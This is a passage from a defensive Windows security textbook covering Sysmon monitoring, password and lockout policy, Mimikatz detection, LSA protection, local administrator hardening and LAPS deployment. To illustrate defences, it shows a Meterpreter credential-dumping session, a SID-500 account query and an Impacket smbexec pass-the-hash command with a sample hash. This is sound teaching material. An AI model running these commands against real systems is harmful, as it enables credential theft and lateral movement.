If changes are made to a WMIEventFilter, Sysmon generates an event with EventID 19; if a change is made to a WMIEventConsumer, Sysmon generates an event with EventID 20; while if a change is made to a WMIEventConsumerFilter, Sysmon generates an event with EventID 21. These can be queried using PowerShell.

⁶<https://github.com/SwiftOnSecurity/sysmon-config>

```
PS C:\Windows\system32> Get-WinEvent -filterHashtable @{logname="Microsoft-Windows-Sysmon/Operational";id=19,20,21}
```

ProviderName: Microsoft-Windows-Sysmon

| TimeCreated | Id | LevelDisplayName | Message |
|-----------------------|----|------------------|--|
| 12/21/2017 1:41:29 PM | 21 | Information | WmiEventConsumerToFilter activity detected:... |
| 12/21/2017 1:41:29 PM | 20 | Information | WmiEventConsumer activity detected:... |
| 12/21/2017 1:41:29 PM | 19 | Information | WmiEventFilter activity detected:... |
| 12/21/2017 1:40:08 PM | 21 | Information | WmiEventConsumerToFilter activity detected:... |
| 12/21/2017 1:40:08 PM | 20 | Information | WmiEventConsumer activity detected:... |
| 12/21/2017 1:40:08 PM | 19 | Information | WmiEventFilter activity detected:... |

The script in Listing 12-4 can be modified to search for WMI changes across a domain by making two changes. The line `logname='Security'` becomes `logname=' Microsoft-Windows-Sysmon/Operational'` and the line `id=4656,4663` becomes the line `id=19,20,21`.

Credentials

The importance of credentials on a network cannot be understated. An attacker that has the credentials of a user can do anything that the user can do; the attacker does not so much as impersonate the user with the stolen credentials as the attacker becomes the user with the stolen credentials.

Passwords and Hashes

Passwords remain as one of the key elements in a network.

Password Length, Complexity, and Rotation

Microsoft allows the domain administrator to set policies for passwords through group policy. Unlike most group policy options, these are already set by default. During the creation of a domain, two group policies are created: the default domain policy and the default domain controllers policy. The default

domain policy contains the default password settings (Figure 12-18). To see these settings, navigate Computer Configuration > Policies > Windows Settings > Security Settings > Account Policies > Password Policy.




Figure 12-18. The default password policy settings on the default domain policy. Windows Server 2012 shown.

In their default state, these policies require the user to change the password at least once every 42 days but not twice on the same day; the password must be different than the past 24 passwords for that account and be at least 7 characters long. The complexity requirement is that the password uses at least three of four categories: lowercase letters, uppercase letters, digits, and symbols. The password cannot use three or more consecutive characters from the user's name or account name.

Although these policies were once considered best practice, this is changing. In June 2017, the National Institute of Standards and Technology released NIST Special Publication 800-63B, Digital Identity Guidelines.⁷ This contains their latest recommendations for authentication, including passwords. These guidelines no longer recommend that passwords be changed periodically or that they meet complexity requirements. Instead, the recommendation is that passwords be compared with commonly used passwords.

Account Lockouts

Another recommendation from NIST is that the system should not allow more than 100 consecutive failed login attempts on a single account. This can be configured in group policy; navigate Computer Configuration > Policies > Windows Settings > Security Settings >

⁷<https://doi.org/10.6028/NIST.SP.800-63b>. Appendix A is particularly useful.

Account Policies ➤ Account Lockout Policy. There are options to set the number of failed logon attempts and the duration of the lockout.

Defending Against Hash Capturing

Chapter 8 showed how an attacker can capture password hashes by setting up an SMB listener, then convincing a defender to visit the attacker's SMB listener. When this occurs, the attacker is presented with the NetNTLMv2 hashes of the defender.

To defend against this attack, the administrator of the network can use group policy to prevent NTLM credentials from being shared outside the network. To do so, create or edit a group policy object, then navigate Computer Configuration ➤ Policies ➤ Windows Settings ➤ Security Settings ➤ Local Policies ➤ Security Options. Select the option "Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers". If this is configured to Deny all, then this approach to hash capturing will fail. Because this blocks all remote servers, this may cause problems on a complex network. There is an additional setting, "Network security: Restrict NTLM: Add remote server exceptions for NTLM authentication" that can be used to whitelist known servers.

Cached Domain Logons

One privilege escalation technique described in Chapter 8 was to search the system for cached domain credentials. This has been implemented in Metasploit in the module post/windows/gather/cachedump. An attacker with SYSTEM access can use this module to dump any cached password hashes. These hashes are stored in the MSCash2 format, also known as DCC2 Domain Cached Credentials (version 2).

These hashes were shown to be difficult to crack, but difficult is not impossible. A defender should consider whether these cached credentials should be present on the system at all. For systems that have reliable network connections to domain controllers, it may be better to disable this cache entirely. For a system like a laptop that may require users to log in without a connection to the domain controller, a reasonable choice might be to save one cached login. However, the default on modern Windows systems is to cache the last 10 successful domain logins; Windows Server 2008 defaults to 25.

To defend against this, an administrator can configure a group policy. Navigate Computer Configuration ➤ Policies ➤ Windows Settings ➤ Security Settings ➤ Local Policies ➤ Security Options. Select the option "Interactive logon: Number of previous logons to cache (in case domain controller is not available)" and adjust the value there either to zero or one. The effect of this is to modify the registry value HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\CachedLogonsCount. This change can be made manually as well as through group policy.

Mimikatz

One of the most important components of the attacker's toolbox is Mimikatz. Chapter 8 showed how attackers with SYSTEM access can use the Kiwi extension of Meterpreter to load Mimikatz and then dump credentials from memory on a target. These credentials can be domain credentials and so allow the attacker the ability to move from this compromised system to the broader domain. Mimikatz can also be run as a stand-alone program or as a set of cmdlets in PowerShell.

It is critical than that a defender try to block Mimikatz and, failing that, detect the use of Mimikatz on the domain. To do so, it is important to understand at a superficial level how Mimikatz works.

LSASS

When a user first logs on to a Windows system, they must provide their credentials. If this user wants to access another resource - say a Windows file share or an Exchange mailbox - they need to present their credentials again. Microsoft could require the user to re-enter their credentials each time, but this would be inconvenient for the user. Instead, the Local Security Authority Subsystem (LSASS) stores these credentials in memory. These credentials can be stored in a variety of formats, including plaintext, kerberos tickets, or NTLM hashes. The precise collection of stored credentials varies with the version of Windows and the patch level.

Mimikatz reads the credentials stored by LSASS directly from memory. In fact, if the Sysinternals tool procdump is used to dump the memory of the lsass.exe process to a file, Mimikatz can read and extract the credentials from the dump file.

WDigest Registry

Microsoft has recognized the power of Mimikatz and taken steps to reduce the exposure of plain text passwords. Domains at the functional level of Server 2012 R2 or higher have a new group of users, Protected Users. On Windows 8.1 systems and later, these users will not have their plaintext credentials stored in WDigest. As such, these credentials cannot be retrieved by Mimikatz.

This functionality is controlled by the registry key HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest. If the value UseLogonCredentials does not exist, or if it is set to a DWORD other than 0, plaintext credentials may be stored. Defenders should take steps to monitor this value and/or change the permissions on it to make it more difficult to modify. Note that Mimikatz requires SYSTEM access to succeed, so any such defensive measures could be undone by an attacker.

This feature has also been backported to older versions of Windows, including Windows 7 and Windows 8 through KB2871997 (<https://support.microsoft.com/en-us/kb/2871997>). However, the registry entry still needs to be created and set to zero; it is not created by default.

LSA Protection

Another defensive technique available beginning with Windows 8.1 and Windows Server 2012 R2 is LSA protection. When this is enabled, LSA will run as a protected process; for example, it requires that any plugin loaded into the LSA is signed with a Microsoft signature.

Even when available, LSA protection is not enabled by default. LSA protection can be enabled through group policy. To do so, navigate Computer Configuration > Preferences > Registry. Select a new registry item in the hive HKEY_LOCAL_MACHINE and the key path HKLM > System > CurrentControlSet > Control > LSA. Create a value named RunAsPPL of type DWORD and set the data to the DWORD 1.

Once LSA protection is enabled, an attacker that gains SYSTEM on a Windows 8.1 or Windows 10 target is not able to use the Kiwi extension to Meterpreter to dump credentials.

```

meterpreter > sysinfo
Computer      : NAIAD
OS           : Windows 8.1 (Build 9600).
Architecture   : x64
System Language : en_US
Domain        : NEPTUNE
Logged On Users : 5
Meterpreter    : x64/windows

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > use kiwi
Loading extension kiwi...
.m####. mimikatz 2.1.1 20170608 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz          (oe.eo)
'#####' Ported to Metasploit by OJ Reeves `TheColonial` * * */

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
meterpreter >
```

In this case the attacker is unable to dump the credentials on the system.

Although this approach is sufficient to block this attack, it should be noted that an attacker using Mimikatz rather than the Kiwi module in Meterpreter is able to bypass this defense by loading a driver.

Mimikatz Detection via Sysmon

Because of its importance, considerable effort has been made to find ways to identify Mimikatz on running systems. Regrettably, there are no foolproof methods to detect Mimikatz on a system; however, there is a technique that can provide strong circumstantial evidence for the use of Mimikatz by using Sysmon to monitor the LSASS process. To do so, changes need to be made to the Sysmon configuration file. If the administrator is using the configuration file from SwiftOnSecurity, they can add the following rule to section 10.

```
<ProcessAccess onmatch="include">
  <TargetImage condition="is">C:\windows\system32\lsass.exe</TargetImage>
</ProcessAccess>
```

This generates quite a lot of spurious data. For example, if the target is running on VirtualBox, then hundreds of events per hour are generated, thanks just to the VBoxService. These can be filtered before they enter the logs by adding another rule to exclude them.

```
<ProcessAccess onmatch="exclude">
  <SourceImage condition="is">C:\Windows\System32\VBoxService.exe
  </SourceImage>
</ProcessAccess>
```

The log Sysmon/Operational will soon see large numbers of legitimate entries generated by this rule; Figure 12-19 illustrates a typical result.

CHAPTER 12 DEFENDING THE WINDOWS DOMAIN




Figure 12-19. Typical legitimate Sysmon log entry generated by LSASS. Windows 10-1607 shown.

Note the details in this legitimate log entry; of particular interest is the GrantedAccess flag. In this entry, the flags have the value 0x1400. The current version of Mimikatz (Fall 2018) typically sets this to the value 0x1010, while older versions of Mimikatz set this to 0x1410. There is no guarantee that future versions of Mimikatz will retain this value, and a skilled attacker may be able to modify the source code for Mimikatz to deliberately change this value. On the other hand, as of the time of this writing, this remains one of the better ways to identify Mimikatz use.

A defender can use PowerShell to search the Sysmon operational log for this signature.

```
PS C:\Windows\system32> Get-WinEvent -filterhashtable @{logname="Microsoft-  
Windows-Sysmon/Operational";id=10;Data="0x1010"} | Format-List
```

```
TimeCreated : 11/4/2018 7:06:25 PM
ProviderName : Microsoft-Windows-Sysmon
Id          : 10
Message     : Process accessed:
```

```

UtcTime: 2018-11-05 00:06:25.102
SourceProcessGUID: {2AF496F9-8963-5BDF-0000-00104C910C00}
SourceProcessId: 2516
SourceThreadId: 2980
SourceImage: C:\Users\vpolyakov\Desktop\Win_x64_revTCP_4444.exe
TargetProcessGUID: {2AF496F9-7833-5BDF-0000-0010B65D0000}
TargetProcessId: 540
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1010
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+2e0a|
            C:\Windows\system32\KERNELBASE.dll+27c6|
            UNKNOWN(000000000238B18B)

```

The TargetProcessID, which in this example is 540, is the PID of the lsass.exe process. This log entry also includes the SourceProcessID, which has the value 2516. This is the process that called into lsass.exe.

Sysmon logs process creation events with EventID 1. The defender can search these to find the command that started the suspicious process with PID 2516. One way to do so is to modify the script from Listing 10-9 as shown in Listing 12-7.

Listing 12-7. PowerShell script to search the Sysmon logs of process creation events for PID 2516

```

$events = Get-WinEvent ` 
-FilterHashTable @{ ` 
    logname='Microsoft-Windows-Sysmon/Operational'; 
    id =1; 
}

foreach($event in $events) {

    $eventXML = [xml]$event.ToXml()
    $eventpid = $eventXML.Event.EventData.Data | 
        where {$_.name -eq "ProcessID"}

    if ($eventpid.'#text' -eq 2516) {
        $event | Format-List
    }
}

```

CHAPTER 12 DEFENDING THE WINDOWS DOMAIN

The script looks through the events in the Sysmon operational log. For each event, it parses the XML looking for the PID; this is compared with the value of interest (2516) and on a match the full details of the event are shown. When run, it can result in output like the following.⁸

```
TimeCreated  : 11/4/2018 7:05:55 PM
ProviderName : Microsoft-Windows-Sysmon
Id          : 1
Message     : Process Create:
              UtcTime: 2018-11-05 00:05:55.007
              ProcessGuid: {2AF496F9-8963-5BDF-0000-00104C910C00}
              ProcessId: 2516
              Image: C:\Users\vpolyakov\Desktop\Win_x64_revTCP_4444.exe
              CommandLine: "C:\Users\vpolyakov\Desktop\Win_x64_revTCP_4444.exe"
              CurrentDirectory: C:\Users\vpolyakov\Desktop\
              User: VENUS\srevin
              LogonGuid: {2AF496F9-8962-5BDF-0000-0020D28C0C00}
              LogonId: 0xC8CD2
              TerminalSessionId: 1
              IntegrityLevel: High
              Hashes: MD5=308EA6AE528C20297CAD9E2CF4FB25FE, SHA256=A1E0BA44
                      3AF969F4BF9779DC669E2C710972E88F98218074D99591D3614C4E61
              ParentProcessGuid: {2AF496F9-8814-5BDF-0000-0010A93D0500}
              ParentProcessId: 1732
              ParentImage: C:\Windows\explorer.exe
              ParentCommandLine: C:\Windows\Explorer.EXE
```

Sysmon records TCP connections with EventID 3. The analyst can look at the network connections created by this process (2516) with Listing 12-8.

Listing 12-8. PowerShell script to search the Sysmon logs of network connections for PID 2516

```
$events = Get-WinEvent ` 
-FilterHashTable @{ ` 
    logname='Microsoft-Windows-Sysmon/Operational';
    id =3;
}
```

⁸Malware authors are probably going to spend some time obfuscating the name of their malware.

```

foreach($event in $events) {

    $eventXML = [xml]$event.ToXml()
    $eventpid = $eventXML.Event.EventData.Data |
        where {$_.name -eq "ProcessID"}

    if ($eventpid.'#text' -eq 2516) {
        $event | Format-List
    }
}

```

The result of this script has output like the following.

```

TimeCreated : 11/4/2018 7:05:56 PM
ProviderName : Microsoft-Windows-Sysmon
Id          : 3
Message      : Network connection detected:
               UtcTime: 2018-11-05 00:05:55.175
               ProcessGuid: {2AF496F9-8963-5BDF-0000-00104C910C00}
               ProcessId: 2516
               Image: C:\Users\vpolyakov\Desktop\Win_x64_revTCP_4444.exe
               User: VENUS\srevin
               Protocol: tcp
               Initiated: true
               SourceIsIpv6: false
               SourceIp: 10.0.17.71
               SourceHostname: fornax.venus.test
               SourcePort: 55418
               SourcePortName:
               DestinationIsIpv6: false
               DestinationIp: 10.0.2.2
               DestinationHostname:
               DestinationPort: 4444
               DestinationPortName:

```

The administrator concludes that the original malware called back to an attacker at 10.0.2.2 on TCP/4444.

The analysis is generally not quite so simple; for example, the process that communicates with the command and control server may be different than the process used by Mimikatz to call into lsass.exe.

The approach taken here focuses on a single system; however, an analyst can perform these same activities remotely by specifying a value for ComputerName in the Get-WinEvent cmdlet as was done in Listing 12-4. Finally, note that the defender is using tools on a network where an

attacker has successfully launched Mimikatz. An attacker with this level of access can do many things, and the results of any tool run on such a compromised network must be analyzed critically.

Local Administrator Accounts

All Windows systems include a default Administrator account. This account cannot be deleted or locked out, though it can be renamed or disabled. The account is designed as a setup and/or a disaster recovery account. Microsoft considers keeping the account disabled to be best practice.⁹

An organization may enable this account for setup or disaster recovery; this is particularly useful when trying to recover from problems that affect networking (so that the system cannot contact a domain controller). If the local administrator account has the same password on multiple systems, an attacker that compromises the local administrator account could use that account and passwords to authenticate as administrator to other systems.

Worse, prior to MS14-025, Microsoft allowed administrators to set the password for a system's local administrator through group policy. Chapter 8 showed how an attacker with credentials on the domain that used this approach could discover the encrypted password and then decrypt it, giving the attacker local administrator access to the system.

Renaming the Local Administrator Account

An administrator can rename the local administrator account on a system; this can also be done for the entire domain via group policy. To do so, create a group policy object. Navigate Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options. Select Accounts: Rename administrator account and configure it.

This process changes the name of the default administrator account on the domain as well as on each individual system.

Finding the Local Administrator Account

Changing the name of the administrator account provides less security than might be first imagined. The system administrator has an SID that ends in 500, so an authenticated user on the domain can query for these users. One way to do this is through the WMI database and the wmic command-line tool.

```
C:\Users\abeanc>wmic useraccount get name, domain, sid | findstr 500
THALASSA    Bob          S-1-5-21-2139734172-3271180578-2153300054-500
NEPTUNE     Bob          S-1-5-21-3633157792-3499212735-3053407119-500
```

⁹[https://technet.microsoft.com/en-us/library/dn745900\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn745900(v=ws.11).aspx)

This was run on the host Thalassa on the domain neptune.test. The local administrator account for this domain has been changed to Bob.

Limiting the Local Administrator Account

Consider an attacker that has been able to obtain a shell on a Windows system. If the local administrator account is enabled, then the credentials for that account are stored locally on the system rather than on the domain controller. An attacker with SYSTEM access on the single target can use Metasploit modules like post/windows/gather/credentials/credential_collector to extract the hashes of the local accounts (*cf.* Chapter 8).

If the domain administrator uses the same password for the local administrator account across the domain, then the attacker can use their knowledge of the password hashes to log on to other systems as local administrator. Indeed, suppose that the attacker has determined that the local administrator is named bob and that the password hashes for bob are aad3b435b51404eea ad3b435b51404ee:5b4c6335673a75f13ed948e848f00840. Then assuming the local administrator account has the same name and password on other systems, the attacker can reuse the password hashes without even determining the corresponding password to obtain a SYSTEM shell on another target.

```
root@kali-2016-2-u:/usr/share/doc/python-impacket/examples# ./smbexec.py
bob@10.0.7.205 -hashes aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e84
8f00840
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 445/SMB...
[*] Creating service BTOBTO...
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

If the purpose of a local administrator is to allow for disaster recovery if the domain controller is unavailable, then there is little need to use this account to log on to systems over the network. A domain administrator can prevent the local administrator account from being able to log on from the network.

One way to do so is via group policy. Create a group policy object and navigate Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > User Rights Assignment. Select Deny access to this computer from the network, define the policy setting, and select the name of the local administrator account (Figure 12-20).




Figure 12-20. Group policy to deny access to computers from the network to the local administrator Account that has been renamed bob. Windows 2012 R2 shown.

Once this setting has been enabled, attempts by the attacker to move laterally through the domain in this fashion are instead blocked.

```
root@kali-2016-2-u:/usr/share/doc/python-impacket/examples# ./smbexec.py bob@10.0.7.205
-hashes aad3b435b51404eeaad3b435b51404ee:5b4c6335673a75f13ed948e848f00840
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 445/SMB...
[*] Creating service BTOBTO...
[-] SMB SessionError: STATUS_LOGON_TYPE_NOT_GRANTED(A user has requested a type
of logon (for example, interactive or network) that has not been granted. An
administrator has control over who may logon interactively and through the network.)
```

The Local Administrator Password Solution (LAPS)

In May 2015, Microsoft released the Local Administrator Password Solution (LAPS). This tool provides a way for each individual computer in a domain to have separate randomized passwords for the local administrator account that are regularly updated and stored in Active Directory.

To install LAPS, the first step an administrator should take is to identify a system that will be used to manage LAPS. This can be a domain controller or a workstation. For simplicity in this example, it will be installed on a domain controller. Download both LAPS installers from Microsoft,¹⁰ and install the one that matches the architecture of the management system. The installation is Wizard based; be sure to manually select the management tools for installation (Figure 12-21).




Figure 12-21. Choosing the management tools as part of the LAPS installation wizard

Next, the administrator needs to register a .dll on each client system that will have its password controlled by LAPS. This can be done via group policy. To do so, the software must be located on a file share accessible by the client systems. Chapter 13 covers how to set up file servers in general; however, for this purpose, it is possible to proceed with a much simpler solution. Create the directory C:\Laps and copy the two installation files into this directory. Right-click on the directory, select the Sharing tab, and then the Advanced Sharing button. Select Share this Folder (*cf.* Figure 10-9). If the host's name is Voyager2 (as in this example), then this directory can be accessed across the network as \\Voyager2\LAPS. This is the behavior observed with the administrative file share from Chapter 7.

Create and edit a new group policy object. Navigate Computer Configuration > Policies > Software Settings > Software Installation. Right-click, then select New Package. For the location of the package, provide the network address - say \\Voyager2\LAPS\LAPSx64.msi. Do this for both the 64-bit and the 32-bit packages (Figure 12-22).

¹⁰<https://www.microsoft.com/en-us/download/details.aspx?id=46899>




Figure 12-22. The group policy object for LAPS. Windows Server 2012 R2 shown.

To ensure that the 64-bit version is presented to 64-bit systems and the 32-bit version is presented to 32-bit systems, right-click on the 32-bit version of the package in the Software Installation panel of the Group Policy Management Editor. Select the Deployment tab, then the Advanced button. From Advanced Deployment Options, uncheck the option to make this 32-bit x86 application available to Win64 machines.

Once LAPS is installed on the clients, the next step is to modify the Active Directory Schema for the domain. Two new attributes need to be added to each computer: `ms-Mcs-AdmPwd`, which is the password of the local administrator (in plain text); and `ms-Mcs-AdmPwdExpirationTime`, which is when the password is to be reset. To make these changes, start PowerShell as an administrator (with permissions as a Schema Admin¹¹). From PowerShell, load the module `AdmPwd.ps` and run the cmdlet `Update-AdmPwdADSchema`.

```
PS C:\Windows\system32> Import-Module AdmPwd.ps
PS C:\Windows\system32> Update-AdmPwdADSchema
```

| Operation | DistinguishedName | Status |
|--------------------|---|---------|
| AddSchemaAttribute | cn=ms-Mcs-AdmPwdExpirationTime,CN=Schema,CN=Configuration,DC=n... | Success |
| AddSchemaAttribute | cn=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=n... | Success |
| ModifySchemaClass | cn=computer,CN=Schema,CN=Configuration,DC=n... | Success |

The passwords for the local administrator user are stored in Active Directory in plain text. It is important that these are protected; if not, the domain administrator will find themselves in the same situation that they were prior to MS 14-025. Suppose that the domain administrator has the workstations in the OU named Workstations. They can determine which users have rights on these new values by running

¹¹Schema Admins is another security group on a Windows Domain; members of this group can modify the domain's Active Directory structure (schema). This group is separate from the Domain Admins group.

```
PS C:\Windows\system32> Find-AdmPwdExtendedRights -identity Workstations
```

| ObjectDN | ExtendedRightHolders |
|------------------------------------|--|
| ----- | ----- |
| OU=Workstations,DC=neptune,DC=test | {NT AUTHORITY\SYSTEM, NEPTUNE\Domain Admins} |

By default, only the domain administrators and the SYSTEM account can read these passwords.

It is possible to use AdsiEdit to remove permissions from these groups, and to use cmdlets like `Find-AdmPwdExtendedRights` and `Set-AdmPwdResetPasswordPermission` to add permissions. The use of these is explained in the documentation that comes with LAPS.

Once Active Directory is configured, the last step is to instruct Active Directory to begin using these local passwords. Either create another group policy object or return to the one that installs the LAPS software on the client. Navigate Computer Configuration > Policies > Administrative Templates > LAPS. Enable the setting named Enable local admin password management. The default is to create unique 14-character passwords (using lowercase, uppercase, numbers, and special characters) for each local administrator password, which is rotated every 30 days. Even if the name of the local administrator is changed, the password will be changed, as the tool identifies the local administrator by SID (500) rather than by name.

Once the group policy has been applied, the local administrator account will have the new password. To determine the password for a given system, return to the management station and run the LAPS user interface. By default, this program is `C:\Program Files\Laps\AdmPwd.UI.exe`. Run the program (as administrator). If the user provides the name of a protected computer, the tool provides the local administrator password (Figure 12-23).

